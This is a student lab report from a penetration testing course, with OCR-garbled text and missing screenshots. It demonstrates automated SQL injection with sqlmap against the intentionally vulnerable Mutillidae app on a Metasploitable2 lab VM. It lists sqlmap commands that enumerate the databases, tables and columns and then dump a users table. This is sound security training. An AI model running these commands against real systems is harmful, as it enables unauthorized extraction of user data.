



Automated SQL Injection Demo using SQLMAP and Metasploitable 2 (mutillidae)

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NAME OF FACULTY: DR. Satish C.J

COURSE TITLE: Penetration Testing and Vulnerability

Analysis Lab

COURSE CODE: BCSE319P

LAB SLOT: L55+L56

SEMESTER: Winter Semester 2024-25

CLASS NO.: VL2024250505928

1. IP addresses of Kali Linux and Metasploitable2

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if config

ethic: flags=4163<UP, BROADCAST, RUBNING, MULTICAST) mtu 1500

Inet 192.168.56.104 netmosk 255.255.255.0 broadcast 192.168.56.255

inet fe80::a00:27ffffe8filfc prefixlen 64 scopeid 0x20<li>RX packets 29 bytes 3886 (3.7 KiB)

RX packets 90 bytes 3886 (3.7 KiB)

RX errors 0 dropped 0 overruns 0 frame 0

TX packets 84 bytes 8128 (7.9 KiB)

TX errors.0 dropped 0 overruns 0 carrier 0 collisions 0

10: flags=73<UP, LOOPBACK, RUBNING> mtu 65536

inet 127.0.01 netmosk 255.0.0.0

inet 6::1 prefixlen 128 scopeid 0x10chost>
loop txqueuelen 1000 (Local Loopback)

RX packets 612 bytes 32476 (31.7 KiB)


RX errors 0 dropped 0 overruns 0 frame 0

TX packets 612 bytes 32476 (31.7 KiB)


TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(jane@ jane)-[~]
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
2. Running the Metasploitable2 server in Kali Linux



3. Going to Mutillidae website




4. Selecting the OWASP Top 10-> Injection -> SQLi - Extract Data -> User Info




5. Running the command below in Kali Linux's terminal

sqlmap -u


"http://192.168.56.105/mutillidae/index.php?page=user-info.php&userna me=&password=&user-info-php-submit-button=View+Account+Details"






sqlmap -u


"http://192.168.56.105/mutillidae/index.php?page=user-info.php&userna me=&password=&user-info-php-submit-button=View+Account+Details" -dbs






sqlmap -u


"http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=&password=&user-info-php-submit-button=View+Account+Details" -D dvwa -tables





sqlmap -u

"http://192.168.56.105/mutillidae/index.php?page=user-info.php&userna me=&password=&user-info-php-submit-button=View+Account+Details" -D dvwa -T users -columns



sqlmap -u

"http://192.168.56.105/mutillidae/index.php?page=user-info.php&userna me=&password=&user-info-php-submit-button=View+Account+Details" -D dvwa -T users -dump

